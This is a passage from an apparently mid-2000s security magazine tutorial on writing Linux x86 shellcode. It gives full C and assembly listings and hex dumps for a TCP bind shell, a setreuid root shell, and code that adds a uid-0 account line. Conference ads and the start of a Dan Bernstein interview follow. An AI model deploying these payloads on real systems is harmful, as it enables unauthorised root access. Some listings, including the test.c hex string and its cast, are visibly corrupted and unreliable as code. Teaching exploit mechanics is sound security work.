#include <sys/socket.h>
#include <netinet/in.h>

int main()
{
    char *name[2];
    int fd1, fd2;
    struct sockaddr_in serv;
    name[0] = "/bin/sh";
    name[1] = NULL;
    serv.sin_addr.s_addr = 0;
    serv.sin_port = htons(8000);
    serv.sin_family = AF_INET;
    fd1 = socket(AF_INET,
        SOCK_STREAM, 0);
    bind(fd1, (struct
        sockaddr *)&serv, 16);
    listen(fd1, 1);
    fd2 = accept(fd1, 0, 0);
    dup2(fd2, 0);
    dup2(fd2, 1);
    dup2(fd2, 2);
    execve(name[0], name, NULL);
}
```

put, appending data to a file, starting the system shell and binding the shell to a TCP port. We will start writing the programs in C, as it's much easier to translate a ready program into assembler than to write it in assembler from scratch.

The first program is simply called *write* – Listing 1 presents its source code. Its sole purpose is to write the message stored in the `line` variable to the standard output.

Listing 2 shows another program, this time called *add*. Its purpose is to open a file called `/file` in writeable mode (the file may be empty, but it has to exist) and appending to it the line `toor:x:0:0:0:0:/:/bin/bash`. In reality we should be appending this entry to the `/etc/passwd` file, but for the time being it will be safer to refrain from modifying the password file.

The third program, called *shell*, is a classic shellcode. Its task is to run `/bin/sh` after executing the `setreuid(0, 0)` function to restore system privileges to the running process (this is necessary when attacking the *suid* program, as this casts away its system privileges for security reasons). Listing 3 shows the source of the *shell* program.

Our final and most advanced program is called *bind* (see Listing 4). When executed, the program listens on TCP port 8000 and upon receiving an incoming connection transfers communication to a running shell. This imitates the mode of operation of typical exploits used against network servers.

Figure 2 illustrates the compilation process and the effect of running the programs.

On to assembler

Now that we know our applications are working as they should, we can go on to rewriting them in assembler. Our general aim is to execute the same system functions as in the C programs, but to do this we need to know the system numbers assigned to the functions. This information can be obtained from the `/usr/include/asm/unistd.h` file – the `write()` function is number 4, `exit()` is 1, `open()` is 5, `close()` is 6, `setreuid()` is 70, `execve()` is 11 and `dup2()` is 63. Socket manipulation functions are a slightly different story – `socket()`, `bind()`, `listen()` and `accept()` are all served by the same system call `socketcall` (number 102).

We also need to provide the functions with the necessary arguments. The first program only uses `write()` and `exit()`, so the matter is simple. The `write()` function takes three arguments: the target file descriptor, a pointer to source data buffer and the number of characters to be written. The `exit()` function only takes one argument – the exit status.

Write

Listing 5 presents the source code of the assembler equivalent of the *write* program. Lines 1 and 4 contain declarations for the data section (`.data`) and code section (`.text`). Line 6 marks the default ELF linker entry point, which has to be a global symbol due to the use of the `ld` linker (line 5). Line 2 defines the `msg` variable – a string of byte-size characters (the `db` parameter), terminated


```

~/shellcode
[shellcode]$ gcc -o write write.c
[shellcode]$ ./write
hello, world!
[shellcode]$ gcc -o add add.c
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0:/:/bin/bash
[shellcode]$ gcc -o shell shell.c
[shellcode]$ ./shell
sh-2.05b$ ls
add add.c bind.c shell shell.c test.c write write.c
sh-2.05b$ exit
exit
[shellcode]$ gcc -o bind bind.c
[shellcode]$ ./bind &
[1] 23994
[shellcode]$ telnet 127.0.0.1 8000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
ls;
add
add.c
bind
bind.c
shell
shell.c
test.c
write
write.c
: command not found
exit;
Connection closed by foreign host.
[1]+  Exit 127          ./bind
[shellcode]$

```

Figure 2. Compilation and execution of the `write`, `add`, `shell` and `bind` programs

with a line feed character (`0x0a`). Lines 8 and 15 are comments and are ignored by the compiler. Lines 9–13 and 16–18 contain instructions preparing and executing the `write()` and `exit()` functions. Let's take a closer look at them.

To start with, we write the value of the system call to be executed into the EAX register (`write` is number 4) and put the function arguments into the appropriate registers: EBX should contain the standard output descriptor (number 1), ECX is filled with the starting address of the string to be written (stored in the `msg` variable), and EDX holds the string length (14 characters including the line feed). We then execute the instruction `int 0x80` which takes execution into kernel mode and executes the relevant system function.

The same mechanism applies to the `exit()` function – we put its number (1) in the EAX registry, write 0 to EBX and enter kernel mode once again. Figure 3 presents the compilation and execution of our first program rewritten in assembler.

Add

Listing 6 shows the code of the assembler rewrite of our second program, `add`. As you can see, it is slightly more complicated than the previous example.

We start by declaring two character variables in the data section – `name` and `line`. They contain respectively the name of the file to be modified and the line we want to append. Opening the file `/file` requires us to put the value for the `open()` function (5) in the EAX register and

Listing 5. The `write1.asm` file

```

1: section .data
2: msg db 'hello, world!', 0x0a
3:
4: section .text
5: global _start
6: _start:
7:
8: ; write(1, msg, 14)
9: mov eax, 4
10: mov ebx, 1
11: mov ecx, msg
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
18: int 0x80

```

specify the function's two parameters:

- the address of the `name` variable, stored in the EBX register;
- the value 1025 (the numeric representation of the combined `O_WRONLY` and `O_APPEND` flags), stored in the ECX register.

After it is executed, the `open()` function returns its result (the descriptor number for the opened file) into the EAX register. We'll need the descriptor value to execute the `write()` and `close()` functions, so in line 15 we move it into the EBX register. Thus, the next function to be called (i.e. `write()`) has its first argument (the descriptor number) in the right place (the EBX register). Now we put 4 in the EAX register and 24 (the length of the appended line) in the ECX register, and transfer execution to the system kernel (line 21).

We then need to close `/file` by calling `close()` (the EAX register should contain 6, while EBX still holds the descriptor number for the opened file) and we can end the program by calling `exit()` (with 1 in EAX and 0 in EBX). Figure 4 presents the compilation and execution of the program.

Shell

The `shell` program needs to be rewritten in a similar way – Listing 7 shows



```

~/shellcode
[shellcode]$ nasm -f elf write1.asm
[shellcode]$ ld -o write1 write1.o
[shellcode]$ ./write1
hello, world!
[shellcode]$

```

Figure 3. Effect of executing the *write1* program

```

~/shellcode
[shellcode]$ nasm -f elf add1.asm
[shellcode]$ ld -o add1 add1.o
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add1
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0:/:/bin/bash
[shellcode]$

```

Figure 4. Effect of executing the *add1* program

the resulting source code. We won't go into detail over it, but rather we'll take a closer look at the seemingly complex `execve()` function call (lines 15–21).

Listing 6. The *add1.asm* file

```

1: section .data
2: name db '/file', 0
3: line db
   'toor:x:0:0:/:/bin/bash',
   0x0a
4:
5: section .text
6: global _start
7: _start:
8:
9: ; open(name,
   O_WRONLY|O_APPEND)
10: mov eax, 5
11: mov ebx, name
12: mov ecx, 1025
13: int 0x80
14:
15: mov ebx, eax
16:
17: ; write(fd, line, 24)
18: mov eax, 4
19: mov ecx, line
20: mov edx, 24
21: int 0x80
22:
23: ; close(fd)
24: mov eax, 6
25: int 0x80
26:
27: ; exit(0)
28: mov eax, 1
29: mov ebx, 0
30: int 0x80

```

The first argument of the `execve()` function is the character string (line 16) specifying the path to the executed program (`/bin/sh`). The second argument is an array containing at least two elements: the path string and a `NULL` value. To prepare this array, we must resort to using the stack, first putting the second array element on the stack (`NULL` – line 17) and then the first element (the address of the `name` string – line 18). Then we set the second function argument (line 19) using the `ESP` register, which holds the address of the top of the stack and therefore the starting address of our array. The third and final argument is handled simply by loading 0 into the `EDX` register (as shown in line 20). The complete program is compiled and run just like our other programs.

Bind

The last of our shellcodes is the most complicated and requires a more detailed explanation due to the specific way of calling socket functions. Listing 8 presents the assembler version of the *bind* program.

The `socket()`, `bind()`, `listen()` and `accept()` functions are served by the same system call (`socketcall`), which takes two arguments: the number of the subroutine to be

called (1 for `socket()`, 2 for `bind()`, 4 for `listen()` and 5 for `accept()`) and the address of the memory segment containing arguments for the subroutine. Let's have a closer look at how the `socket()` (lines 9–16) and `bind()` (lines 21–35) functions are called.

As you can see in Listing 4, `socket()` takes three arguments:

- protocol family (`AF_INET` – Internet protocols),
- protocol type (`SOCK_STREAM` – connection protocol),
- the protocol itself (0 – TCP).

We need to store the arguments somewhere in memory – the best place will be the stack (lines 9–11), but we'll need to push values onto the stack in reverse order, since a stack is a FIFO list, so values are retrieved from last to first. Starting with line 9, we push the third argument onto the stack (0), then the second (1 – `SOCK_STREAM`) and finally the first (2 – `AF_INET`). Once that's done, we can specify arguments for the call to `socketcall()`:

- load 102 into `EAX` (line 13),
- load `EBX` with the `socket()` subroutine number (line 14),
- load `ECX` with the address of `socket()` subroutine arguments

Listing 7. The *shell1.asm* file

```

1: section .data
2: name db '/bin/sh', 0
3:
4: section .text
5: global _start
6: _start:
7:
8: ; setreuid(0, 0)
9: mov eax, 70
10: mov ebx, 0
11: mov ecx, 0
12: int 0x80
13:
14: ; execve("/bin/sh",
   ["/bin/sh", NULL], NULL)
15: mov eax, 11
16: mov ebx, name
17: push 0
18: push name
19: mov ecx, esp
20: mov edx, 0
21: int 0x80

```

Listing 8. The bind1.asm file

```

1: section .data
2:   name db '/bin/sh', 0
3:
4: section .text
5: global _start
6: _start:
7:
8: ; socket(AF_INET,
   SOCK_STREAM, 0)
9:   push 0
10:  push 1
11:  push 2
12:
13:  mov eax, 102
14:  mov ebx, 1
15:  mov ecx, esp
16:  int 0x80
17:
18:  mov edx, eax
19:
20: ; bind(fd1,
   {AF_INET, 8000,
   "0.0.0.0"}, 16)
21:  push 0
22:  push 0
23:  push 0
24:  push word 16415
25:  push word 2
26:  mov ebx, esp
27:
28:  push 16
29:  push ebx
30:  push edx
31:
32:  mov eax, 102
33:  mov ebx, 2
34:  mov ecx, esp
35:  int 0x80
36:
37: ; listen(fd1, 1)
38:  push 1
39:  push edx
40:
41:  mov eax, 102

```

– we put them on the stack, so the ESP register contains the address we need (the top of the stack – line 15).

The `socket()` function returns the descriptor number for the created socket into the EAX register. We'll need the socket descriptor to call `bind()`, `listen()` and `accept()`, so we move the value from EAX to EDX, which hasn't been used yet (line 18).

Calling the `bind()` function is slightly more complex, as its second argument is a pointer to a 16-byte

Listing 8. The bind1.asm file continued

```

42:  mov ebx, 4
43:  mov ecx, esp
44:  int 0x80
45:
46: ; accept(fd1, 0, 0)
47:  push 0
48:  push 0
49:  push edx
50:
51:  mov eax, 102
52:  mov ebx, 5
53:  mov ecx, esp
54:  int 0x80
55:
56:  mov edx, eax
57:
58: ; dup2(fd2, 0)
59:  mov eax, 63
60:  mov ebx, edx
61:  mov ecx, 0
62:  int 0x80
63:
64: ; dup2(fd2, 1)
65:  mov eax, 63
66:  mov ebx, edx
67:  mov ecx, 1
68:  int 0x80
69:
70: ; dup2(fd2, 2)
71:  mov eax, 63
72:  mov ebx, edx
73:  mov ecx, 2
74:  int 0x80
75:
76: ; execve("/bin/sh",
   {"/bin/sh", NULL}, NULL)
77:  mov eax, 11
78:  mov ebx, name
79:  push 0
80:  push name
81:  mov ecx, esp
82:  mov edx, 0
83:  int 0x80

```

structure called `sockaddr_in`, consisting of four segments: `sin_family` (2 bytes), `sin_port` (2 bytes), `sin_addr` (4 bytes) and `pad` (8 bytes). The first thing to do is to create the structure on the stack (lines 21–25). We do this by pushing 8 zero bytes for the `pad` segment (lines 21–22), setting `sin_addr` to 0 (line 23), setting `sin_port` to 16415 (the number 8000 converted to network byte ordering – line 24) and finally specifying 2 for the `sin_family` segment (line 25).

The `push` instructions in lines 24–25 include the `word` directive

which specifies a size of 2 bytes for values pushed onto the stack. The address of the prepared structure is then copied from ESP into EBX (line 26). Now we can fill the stack with arguments for the `bind()` call itself: the value of the third argument is 16 (line 28), the second argument is the address of the `sockaddr_in` structure (as stored in EBX – line 29), while the first argument is the socket descriptor stored in EDX (line 30). The final step (lines 32–35) is to set the EAX, EBX and ECX registers with the necessary values for calling `socketcall()` and enter kernel mode by calling `int 0x80`.

The remaining instructions used in this program have already been discussed, so we won't go over them again. Now that we have our basic programs, we can go on to transforming their code so it can be executed from within another program.

Simplifying the code

Our programs work perfectly, but they are still far detached from proper shellcodes which can be used in real exploits. Their present structure is fine for ordinary, standalone programs, but we're working to create code which can be run inside another process. To achieve this, we must refrain from storing character variables in the data section and place them in the instruction section instead, and also find a way of addressing them relative to the address space of the host program.

Jumping tricks

We will use the `jmp` and `call` instructions to get around this problem. The latter changes the value of the EIP register, thus causing program execution to jump to the specified location, but it also pushes the address of the next instruction onto the stack in order to allow execution to resume after the call is complete. The trick we will use is very simple – Listing 9 shows it in action. First we jump (using `jmp`) to position `two`,



Listing 9. Determining the address of a string using jmp and call instructions

```

jmp two
one:
pop ebx
...
two:
call one
db 'string'

```

Listing 10. The write2.asm file

```

1: BITS 32
2:
3: jmp two
4: one:
5: pop ecx
6:
7: ; write(1, "hello, world!", 14)
8: mov eax, 4
9: mov ebx, 1
10: mov edx, 14
11: int 0x80
12:
13: ; exit(0)
14: mov eax, 1
15: mov ebx, 0
16: int 0x80
17:
18: two:
19: call one
20: db 'hello, world!', 0x0a

```

which contains a `call` instruction followed by a character string. `call` then jumps to `one`, pushing the address of the string onto the stack. The final touch is to pop the address into the EBX register.

Listing 10 presents a modified version of the `write1.asm` program, ready to be executed from within another program. As you can see, the section declarations are gone and the code starts with a `BITS 32` directive, telling the compiler to generate code for 32-bit processors. This is necessary because we are no longer generating code in ELF format (the `-f elf` parameter). Calls to the `write()` and `exit()` functions are executed almost identically to those in the `write1.asm` file, the only difference being in the way the address of the `hello, world!` string is placed in the ECX register – now it is taken from the stack (line 5).

```

~/shellcode
[shellcode]$ nasm write2.asm
[shellcode]$ hexdump -C write2
00000000 e9 1e 00 00 00 59 b8 04 00 00 00 bb 01 00 00 00 |.....Y.....|
00000010 ba 0e 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00 |.....|
00000020 00 cd 80 e8 dd ff ff ff 68 65 6c 6c 6f 2c 20 77 |.....hello, w|
00000030 6f 72 6c 64 21 0a                                |orld!..|
00000036
[shellcode]$

```

Figure 5. Shellcode obtained from the `write2.asm` program

Figure 5 shows how the new program is compiled and transformed into a shellcode.

Baptism of fire

We have our first shellcode, so let's see if it works. We will use a simple testing program called `test` (see Listing 11) which executes the command sequence stored in the `code` character variable. We will test all our shellcodes using this program, either changing the value of the `code` variable or appending new content to it. For the shellcode to execute correctly, we need to modify the code output by `hexdump`, preceding each byte with a `\x` sequence. The `test.c` program is compiled and run as shown in Figure 6.

Hexes on the stack

Another way of inserting a character string into a code section is to push the string onto the stack in hexadecimal format and then copy the stack pointer wherever

we need. It's a very useful method, as it usually decreases the size of the resulting shellcode. The code seen in Listing 12 presents the `write2.asm` program modified using this technique.

Lines 4–7 place the string onto the stack. Of course, the characters must be pushed onto the stack in reverse order: first `\n!` (hex value `0x0a21`), then `dlro` (`0x646c726f`), then `w ,o` (`0x77202c6f`) and finally `lleh` (`0x6c6c6568`). The address of the ready string is moved from ESP to ECX in line 11. The modification has reduced the size of our shellcode by 4 bytes.

Listings 13 and 14 contain the source codes for the `add` and `shell` programs after simplification. We won't go over them, but the modifications are very similar to those discussed for the `write2.asm` program above. The new version of the `bind` program is not shown here (you can find it on CD in the `materials/shell` directory), but again the necessary modifications

Listing 11. The test.c file

```

char code[]="\xe9\x1e\x00\x00\x00\x59\xb8\x04\x00\x00\x00\xbb\x01\x00"
"\x00\x00\xba\x0e\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00"
"\xbb\x00\x00\x00\x00\xcd\x80\xe8 added\xff\xff\xff\x68\x65"
"\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a";

main()
{
    int (*shell)();
    (*int)shell = code;
    shell();
}

```

```

~/shellcode
[shellcode]$ gcc -o test test.c
[shellcode]$ ./test
hello, world!
[shellcode]$

```

Figure 6. Testing our shellcode

Listing 12. The *write2b.asm* file

```

1: BITS 32
2:
3: ; write(1, "hello, world!", 14)
4: push word 0x0a21
5: push 0x646c726f
6: push 0x77202c6f
7: push 0x6c6c6568
8:
9: mov eax, 4
10: mov ebx, 1
11: mov ecx, esp
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
18: int 0x80

```

Listing 13. The *add2.asm* file

```

1: BITS 32
2:
3: jmp three
4: one:
5:
6: ; open("/file\n",
   O_WRONLY|O_APPEND)
7: mov eax, 5
8: pop ebx
9: mov ecx, 1025
10: int 0x80
11:
12: mov ebx, eax
13:
14: jmp four
15: two:
16:
17: ; write(fd, "toor:x:0:0:
   ./bin/bash\n", 24)
18: mov eax, 4
19: pop ecx
20: mov edx, 24
21: int 0x80
22:
23: ; close(fd)
24: mov eax, 6
25: int 0x80
26:
27: ; exit(0)
28: mov eax, 1
29: mov ebx, 0
30: int 0x80
31:
32: three:
33: call one
34: db '/file', 0
35:
36: four:
37: call two
38: db 'toor:x:0:0:./bin/bash',
   0x0a

```

Listing 14. The *shell2.asm* file

```

1: BITS 32
2:
3: ; setreuid(0, 0)
4: mov eax, 70
5: mov ebx, 0
6: mov ecx, 0
7: int 0x80
8:
9: jmp two
10: one:
11:
12: ; execve("/bin/sh",
   ["/bin/sh", NULL], NULL)
13: mov eax, 11
14: pop ebx
15: push 0
16: push ebx
17: mov ecx, esp
18: mov edx, 0
19: int 0x80
20:
21: two:
22: call one
23: db '/bin/sh', 0

```

are identical to those for the *shell* program.

Removing null bytes

Our shell codes can now be run within another program – they don't use the data segment or static addressing – but they still cannot be used in real exploits. They contain a large number of null bytes (see Figures 7 and 8), which makes it impossible to copy code to a buffer using typical string manipulation functions. Let's try to modify the *write2.asm* and *shell2.asm* shellcodes so as to eliminate all null bytes.

We'll start by locating the instructions we need to change. We can use the *ndisasm* utility to do this (see Figures 7 and 8).

As you can see, the majority of null bytes are to be found in instructions that reset values or copy them into registers or onto the stack (lines 8, 9, 10, 14 and 15 in Listing 10 and lines 4, 5, 6, 13, 15 and 18 in Listing 14). That's because all numbers are stored using four bytes, so for example the `mov eax, 11` instruction is represented as `B8 0b 00 00 00` in shellcode (`mov eax` is `0xB8`, while `11` is `0x0000000b`).

We can remedy the problem by using the smaller, 1-byte registers (AL, BL, CL and DL) instead of the full 4-byte ones (EAX, EBX, ECX and EDX). This means we'll be working with just one byte at a time, allowing us to use numbers from 0 to 255 – quite sufficient for our purposes. We therefore replace `mov eax, 11` with `mov al, 11` and `mov edx, 14` with `mov dl, 14`. Another problem surfaces here: how should we reset the remaining bytes in the registers? We could simply enter any non-zero value into a register (`mov eax, 0x11223344`) and then subtract it (`sub eax, 0x11223344`), but the same effect can be achieved using one simple command: `xor eax, eax`.

Jump to zero

However, that's not all. Figure 7 clearly shows a group of three null bytes at the very beginning of the shellcode, corresponding to the `jmp two` instruction (`E9 17 00 00 00`). To get rid of them we can use `jmp short two`, which will give the same effect, but is rendered as hex `EB 17`. Listing 15 shows the *write2.asm* after all the corrections.

Figure 9 shows that we've managed to remove all the null bytes from our shellcode and compact it to just 44 bytes. The modified shellcode is now ready to be injected and executed in a program with a buffer overflow vulnerability.

Now let's try to remove null bytes from the *shell2.asm* program. It turns out that after applying the same methods as for the *write2.asm* program, we are still left with one null byte. The problem byte appears at the very end of the shellcode (see Figure 8) and it is the terminating byte of the `/bin/sh` character string (line 23 in Listing 14). The byte is necessary for the program to work correctly, as it signifies the end of the string and is used during processing by the `execve()` function.

We will use a trick which involves changing the null byte to a different value and adding an



```

~/shellcode
[shellcode]$ hexdump -C write2
00000000 e9 1e 00 00 00 59 b8 04 00 00 00 bb 01 00 00 00 |....Y.....|
00000010 ba 0e 00 00 00 cd 80 b8 01 00 00 00 bb 0c 20 77 |.....hello, w|
00000020 00 cd 80 e8 dd ff ff ff 68 65 6c 6c 6f 2c 20 77 |.....hello, w|
00000030 6f 72 6c 64 21 0a                                |orld!.|
00000036
[shellcode]$ ndisasm write2
00000000 E91E00          jmp Ox21
00000003 0000          add [bx+si],al
00000005 59            pop cx
00000006 B80400       mov ax,0x4
00000009 0000          add [bx+si],al
0000000B B80100       mov bx,0x1
0000000E 0000          add [bx+si],al
00000010 BA0E00       mov dx,0xe
00000013 0000          add [bx+si],al
00000015 CD80          int 0x80
00000017 B80100       mov ax,0x1
0000001A 0000          add [bx+si],al
0000001C BE0000       mov bx,0x0
0000001F 0000          add [bx+si],al
00000021 CD80          int 0x80
00000023 E8DDFF       call 0x3
00000026 FF            db 0xFF
00000027 FF6865      jmp far [bx+si+0x65]
0000002A 6C            insb
0000002B 6C            insb
0000002C 6F            outsw
0000002D 2C20          sub al,0x20
0000002F 776F          ja 0xa0
00000031 726C          jc 0x9f
00000033 64210A       and [fs:bp+si],cx
[shellcode]$

```

Figure 7. Null bytes in the write2 shellcode

```

~/shellcode
[shellcode]$ hexdump -C shell12
00000000 b8 46 00 00 00 bb 00 00 00 00 b9 00 00 00 00 cd |.F.....|
00000010 80 e9 15 00 00 00 b8 0b 00 00 00 5b 68 00 00 00 |.....[h...|
00000020 00 53 89 e1 ba 00 00 00 00 cd 80 e8 e6 ff ff ff |.S.....|
00000030 2f 62 69 6e 2f 73 68 00                                |/bin/sh.|
00000038
[shellcode]$ ndisasm shell12
00000000 B84600       mov ax,0x46
00000003 0000          add [bx+si],al
00000005 BE0000       mov bx,0x0
00000008 0000          add [bx+si],al
0000000A B90000       mov cx,0x0
0000000D 0000          add [bx+si],al
0000000F CD80          int 0x80
00000011 E91500       jmp Ox29
00000014 0000          add [bx+si],al
00000016 B80E00       mov ax,0xb
00000019 0000          add [bx+si],al
0000001B 5B            pop bx
0000001C 680000       push word 0x0
0000001F 0000          add [bx+si],al
00000021 53            push bx
00000022 89E1         mov cx,sp
00000024 BA0000       mov dx,0x0
00000027 0000          add [bx+si],al
00000029 CD80          int 0x80
0000002B E8E6FF       call 0x14
0000002E FF            db 0xFF
0000002F FF2F         jmp far [bx]
00000031 62696E       bound bp,[bx+di+0x6e]
00000034 2F            das
00000035 7368         jnc 0x9f
00000037 00           db 0x00
[shellcode]$

```

Figure 8. Null bytes in the shell2 shellcode

instruction which will change the value back to null when the shellcode is executed. Listing 16 and Figure 10 illustrate the results of this modification.

As you can see, the null character has been changed to x (line 26),

while line 16 contains an additional instruction that moves 8 bytes from the previously reset AL register to a location 7 bytes after the beginning of the string (ebx + 7). Thus, the `execve()` function receives correctly formatted arguments and

Listing 15. The write3.asm file

```

1: BITS 32
2:
3: jmp short two
4: one:
5: pop ecx
6:
7: ; write(1, "hello, world!", 14)
8: xor eax, eax
9: mov al, 4
10: xor ebx, ebx
11: mov bl, 1
12: xor edx, edx
13: mov dl, 14
14: int 0x80
15:
16: ; exit(0)
17: xor eax, eax
18: mov al, 1
19: xor ebx, ebx
20: int 0x80
21:
22: two:
23: call one
24: db 'hello, world!', 0x0a

```

Listing 16. The shell3.asm file

```

1: BITS 32
2:
3: ; setreuid(0, 0)
4: xor eax, eax
5: mov al, 70
6: xor ebx, ebx
7: xor ecx, ecx
8: int 0x80
9:
10: jmp short two
11: one:
12: pop ebx
13:
14: ; execve("/bin/sh",
15: ; ["bin/sh", NULL], NULL)
16: xor eax, eax
17: mov byte [ebx+7], al
18: push eax
19: push ebx
20: mov ecx, esp
21: mov al, 11
22: xor edx, edx
23: int 0x80
24:
25: two:
26: call one
27: db '/bin/shX'

```

we've got rid of the null byte in our shellcode.

The size of the code generated by the `shell3.asm` program is 41 bytes, but a few simple operations can bring this down to 33 bytes. List-

3rd EDITION ANNUAL CONFERENCE

7th-9th November 2005
Cracow, Poland

www.konferencje.software.com.pl/sqam2005



Software Quality™ Assurance Management

If you test too little, failure costs can break you. If you test too much, you risk late deliveries or higher costs than your competitors'. How can you find the "magical", optimum level? To know this, you need a lot of experience, and there is a short-cut to own experience: the experience of others. You will meet many experienced "others" at a good, professional conference, such as SQAM 2005.

7th November 2005 – Preconference Day

Focus on Quality - three 2 hours tutorials concerning hottest topics

- Penetration Testing
- New Paradigm for Automated Testing
- Agile QA - Is It Possible?

8th-9th November 2005

- Keynote session (Mieke Gevers, Richard Taylor, Bogdan Bereza-Jarociński)
- Lectures will be held in three parallel sessions:
 - Software Testing and Quality Management
 - Software Requirements Engineering
 - Software Testing Technics
- A competition for the title of The Best Tester
- SQAM High Quality Product - Winners
- At the end of the day will be held evening meeting, along with the official inauguration of the SQAM Centre



Details:

Katarzyna Wróblewska
Phone +48 22 887 12 32
Mobile: +48 692 422 855
katarzyna.wroblewska@software.com.pl

organizer:



s o f t w a r e
KONFERENCJE

sponsors:



honorary patronage:

SJSI

endorsed by:





Listing 17. The *shell4.asm* file

```

1: BITS 32
2:
3: ; setreuid(0, 0)
4: push byte 70
5: pop  eax
6: xor  ebx, ebx
7: xor  ecx, ecx
8: int  0x80
9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11: xor  eax, eax
12: push eax
13: push 0x68732f2f
14: push 0x6e69622f
15: mov  ebx, esp
16: push eax
17: push ebx
18: mov  ecx, esp
19: cdq
20: mov  al, 11
21: int  0x80

```

Listing 18. The *write4.asm* file

```

1: BITS 32
2:
3: ; write(1, "hello, world!", 14)
4: push word 0x0a21
5: push 0x646c726f
6: push 0x77202c6f
7: push 0x6c6c6568
8: mov  ecx, esp
9: push byte 4
10: pop  eax
11: push byte 1
12: pop  ebx
13: push byte 14
14: pop  edx
15: int  0x80
16:
17: ; exit(0)
18: mov  eax, ebx
19: xor  ebx, ebx
20: int  0x80

```

ing 17 presents the final version of the shellcode.

The first change involves the way the program to be executed is specified. Instead of storing the path as a string in code, we will use the same method as for our *write2b.asm* program – pushing the relevant values onto the stack. Lines 12–14 push the `/bin//sh` string onto the stack, complete with terminating null byte. The additional slash doesn't affect the operation of the `execve()` function

```

~/shellcode
[shellcode]$ hexdump -C write3
00000000 eb 17 59 31 c0 b0 04 31 db b3 01 31 d2 b2 0e cd |..Y1...1...1...|
00000010 80 31 c0 b0 01 31 db cd 80 e8 e4 ff ff ff 68 65 |.1...1.....he|
00000020 6c 6c 6f 2c 20 77 6f 72 6c 64 21 0a          |llo, world!.|
0000002c
[shellcode]$

```

Figure 9. The modified write shellcode

```

~/shellcode
[shellcode]$ hexdump -C shell3
00000000 31 c0 b0 46 31 db 31 c9 cd 80 eb 10 5b 31 c0 88 |1..F1.1....[1..|
00000010 43 07 50 53 89 e1 b0 0b 31 d2 cd 80 e8 eb ff ff |C.PS....1.....|
00000020 ff 2f 62 69 6e 2f 73 68 58          |./bin/shX|
00000029
[shellcode]$

```

Figure 10. The corrected shell shellcode

```

~/shellcode
[shellcode]$ nasm shell4.asm
[shellcode]$ hexdump -C shell4
00000000 6a 46 58 31 db 31 c9 cd 80 31 c0 50 68 2f 2f 73 |jFX1.1...1.Ph//s|
00000010 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 b0 0b cd |hh/bin..PS.....|
00000020 80          |.|
00000021
[shellcode]$

```

Figure 11. Final version of the shell shellcode

and is useful for making the size of the string a multiple of 2 bytes, thus making it easier to push it onto the stack.

The other change concerns the instructions in lines 4 and 5, which are equivalent to the corresponding lines in Listing 16 (`xor eax, eax 5` and `mov al, 70`), but each is one byte smaller. The `xor edx, edx` instruction has been replaced with `cdq` (line 19) which writes the sign bit from EAX into EDX. The EAX register is empty at the time, so `cdq` writes 0 to EDX. Figure 11 presents the finished shellcode.

Listing 18 presents an optimised version of the *write* program.

At the crossroads

We've created several different shellcodes which now work correctly and are ready to be used in all manner of exploits. We've also learned how to compact them and remove null bytes from them, but all the techniques presented in this article are just a starting point to writing shellcodes, intended to illustrate the basic tenets and provide you with enough information to start experimenting on your own. ■

About the author

Michał Piotrowski holds an MA in computer science and has many years' experience as network and system administrator. For over three years, he worked as security inspector in an organisation supervising the main Polish PKI certification centre. He is currently working as an IT security consultant at one of Poland's largest financial institutions. His hobbies include programming and cryptography.

On the Net

- <http://packetstorm.linuxsecurity.com/shellcode> – lots of shellcodes for download,
- <http://www.rosiello.org/archivio/The%20Basics%20of%20Shellcoding.pdf> – shellcodes for beginners,
- http://www.void.at/greuff/utf8_1.txt – a UTF-8-compliant shellcode,
- <http://nasm.sourceforge.net> – the Netwide Assembler project.

27th-28th January 2006
Warsaw / Poland



- ▶ Poland's largest conference on IT Security Management,
- ▶ 2 days,
- ▶ 3 parallel talk sessions,
- ▶ 6 parallel workshop sessions,
- ▶ more than 500 attendees,
- ▶ company presentations,
- ▶ free attendance to talks.

Subject scope:

- ▶ standards and guidelines in Information Security Management,
- ▶ Information Security Management Systems – ISMS,
- ▶ risk assessment and management – techniques and tools,
- ▶ security policy design and assessment,
- ▶ personal security – human factor in information security,
- ▶ security from the business point of view,
- ▶ continuity management – how to prepare for critical situations,
- ▶ information security management methodology – assets and threats,
- ▶ security audit.

**Would you like to show your solutions?
Apply now!**

See all the newest solutions for complete Information Security Management in your company. Learn how to create policies perfectly fit for your business process model.

IT SECURITY MANAGEMENT *GigaCon™*



Contact:
Katarzyna Starosławska
katarzyna.staroslawski@software.com.pl
tel. +48 22 887 10 10; fax. +48 22 887 10 11

www.software.com.pl/konferencje/itsec/en

Organised by:

software
KONFERENCJE

Media partners:

haking

Software Developer's
JOURNAL

LINUX+

phpsolutions



Interview

Bad tools make bad software

an interview with Dan J. Bernstein

Daring. Just. Brilliant. These three words best describe Prof. Dan J. Bernstein, better known as DJB, the creator of qmail, djbDNS and lots of other popular, highly secure software. We've met Dan at the Enigma 2005 cryptography conference in Warsaw. Approaching with caution, since Dan is sometimes described as controversial, what we found out is that he is a very communicative and likeable person with huge knowledge, lots of interesting ideas and a definite role-model in terms of security.

hakin9: Most of your software is released on a licence which prohibits anyone from distributing modified copies of the code, whilst the code itself is freely available. What is your main reason for choosing such a licence? Why not pure Open Source (OSS)?

Dan J. Bernstein: I would have to say there is an interesting conflict between the interest of the users and the interest of the UNIX distributors. The UNIX distributors want to have open source, so that they can integrate everything into their own systems and make it work like everything else in their systems. That's not what the users want.

